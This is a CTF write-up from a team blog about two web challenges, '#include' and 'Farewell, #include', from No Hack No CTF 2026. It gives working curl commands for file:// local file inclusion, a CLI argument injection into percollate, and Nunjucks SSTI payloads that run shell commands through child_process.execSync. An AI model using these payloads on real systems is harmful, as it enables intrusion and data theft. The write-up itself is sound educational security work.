
- Published on
No Hack No CTF 2026 - Web challenges

Introduction
No Hack No CTF 2026 is a Jeopardy-style CTF organized by ICEDTEA from Taiwan, which took place from July 4 to July 6, 2026. Over 800 teams participated. We finished in 21st place, which we are quite satisfied with since the challenges were not simple. Using AI was allowed, which isn't surprising. Some challenges felt like they were designed specifically with AI in mind. And that's what is cool about these CTFs: the organizers know that people use LLMs on a massive scale, so instead of banning them, they simply test the tasks to see if an AI can solve them. Some tasks were quick to solve, while others took longer. But honestly, what's the fun in just running a model, walking away, and learning nothing? Pretty lame, right? Personally, I'm not very experienced in Web,I prefer PWN, but this time I wanted to play. I enlisted the help of the Codex Agent. I originally wanted to solve the first challenge - #include, but the AI consumed a massive number of tokens and made no progress. Besides, there was an annoying Captcha that had to be solved manually anyway. However, MichalBB, who is much better at Web than me, managed to solve it. Later, I saw the sequel to #include, Farewell, #include, and decided to give it a shot. With AI, of course, but not in a "do this for me" way; rather, step-by-step. I knew how to guide it, and we succeeded, even though the Agent wanted to skip some steps and I had to hold back the reins. As for the rest of the web challenges, I don't know how many there were in total because the categories were named after the organizers' nicknames. These specific Web challenges were created by solarfish.
#include, was relatively simple and required basic Local File Inclusion (LFI). Its sequel, Farewell, #include, required an advanced Server-Side Template Injection (SSTI) and Remote Code Execution (RCE) chain in order to retrieve the flag using a custom /readflag binary helper.#include
Solution

First, we examined the application and found out that it is an Express-based URL-to-PDF converter using HeadlessChrome via html-pdf-node. The frontend forced the URL to start with http:// or https://, but the backend did not validate this, allowing us to send url=file://... directly.
After passing the reCAPTCHA, we sent a request to /convert with a local file, e.g., file:///etc/passwd, which confirmed LFI (Local File Inclusion), as the generated PDF contained the contents of that file.
Next, through file:///proc/1/cwd/package.json, we found the application's working directory and the entrypoint server.js.
Finally, we read the server source code at: file:///proc/1/cwd/server.js
The flag was located directly in the server's source code.
flag
NHNC{Well_done!_stay_tuned_for_the_next_challenge.}
Writeup author: michalBB
Farewell, #include
Solution
1. Recon

The application is an Express-based URL-to-PDF converter. The frontend in main.js checks that the URL starts with:
http://
https://
but the backend does not enforce this. A manual request to /convert can use file://.
Example LFI:
curl -sS -X POST "$BASE/convert" \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'converter=markdown-pdf' \
  --data-urlencode 'url=file:///etc/hosts' \
  -o hosts.pdf

pdftotext -layout hosts.pdf -
2. Source Leak
Using LFI, we downloaded useful files:
/proc/1/cwd/package.json
/proc/1/cwd/server.js
/readflag.c
/app/lib/mdpdf/dist/src/index.js
/app/lib/percollate/index.js
/app/lib/percollate/cli.js
/app/lib/percollate/src/cli-opts.js
/readflag.c showed that the flag must be read by executing:
/readflag give me the flag
Reading /flag directly through LFI failed because it required root privileges. /readflag switches UID/GID to 0 and then reads /flag.
3. lite-pdf Argument Injection
In server.js, the lite-pdf converter launches percollate like this:
const urls = getallurl(user_input);
const args = ['pdf', '--no-sandbox', '--output', path.resolve(job.output_path), ...urls];
spawn(process.execPath, [percollate_cli, ...args], ...);
getallurl() only splits the input on whitespace. This lets us inject CLI options into percollate, for example:
--template=/tmp/output/_temp.html file:///etc/hosts
Inside percollate, --template reaches:
nunjucks.renderString(
  await readFile(options.template || DEFAULT_TEMPLATE, 'utf8'),
  {...}
)
So, if we can control the template file, we get Nunjucks SSTI.
4. Why markdown-pdf Matters
markdown-pdf writes a predictable temporary HTML file:
const tempHtmlPath = resolve(dirname(options.destination), '_temp.html');
await writeFile(tempHtmlPath, html);
await page.goto('file:' + tempHtmlPath, ...);
Since destination is always under /tmp/output/<uuid>.pdf, the temporary file path is fixed:
/tmp/output/_temp.html
Exploit chain:
markdown-pdfcreates/tmp/output/_temp.htmlfrom our markdownlite-pdfreceives--template=/tmp/output/_temp.htmlpercollaterenders that file with Nunjucks- SSTI executes server-side Node.js code
To keep _temp.html alive long enough for the second request, the markdown included JavaScript that continuously triggered slow requests:
<script>
setInterval(() =>
  fetch("http://10.255.255.1/" + Date.now(), {mode:"no-cors"}).catch(() => {}),
100);
</script>
5. SSTI Confirmation
Test payload:
{{7*7}}
First request creates _temp.html:
curl -sS -X POST "$BASE/convert" \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'converter=markdown-pdf' \
  --data-urlencode "url=https://httpbin.org/base64/<BASE64_MARKDOWN>" \
  -o /tmp/ssti-md.pdf
Second request uses it as the template:
curl -sS -X POST "$BASE/convert" \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'converter=lite-pdf' \
  --data-urlencode 'url=--template=/tmp/output/_temp.html file:///etc/hosts' \
  -o /tmp/ssti-lite.pdf

pdftotext -layout /tmp/ssti-lite.pdf -
The PDF contained:
49
This confirmed server-side Nunjucks template execution.
6. RCE
require and process.mainModule were unavailable:
{{ range.constructor("return typeof require")() }}
{{ range.constructor("return typeof process.mainModule")() }}
but Node exposed process.getBuiltinModule:
{{ range.constructor("return typeof process.getBuiltinModule")() }}
Result:
function
Test payload:
{{ range.constructor("return process.getBuiltinModule('child_process').execSync('id').toString()")() }}
The generated PDF contained:
uid=1337(ctf) gid=1337(ctf) groups=1337(ctf)
7. Flag
Final payload:
{{ range.constructor("return process.getBuiltinModule('child_process').execSync('/readflag give me the flag').toString()")() }}
The command output appeared in the PDF generated by lite-pdf. The text was extracted with:
pdftotext -layout /tmp/flag-lite.pdf -
The recovered flag: NHNC{Farewell, my friend, promise me you won't find another 0days next time._>>bde208ebcdd541f7b695dbab932624b3}
Writeup author: kerszi
Summary
The #include challenge series was a great exercise involving Local File Inclusion, CLI Argument Injection, and Server-Side Template Injection (SSTI) in Nunjucks leading to remote code execution. Kudos to michalBB and kerszi for solving both challenges!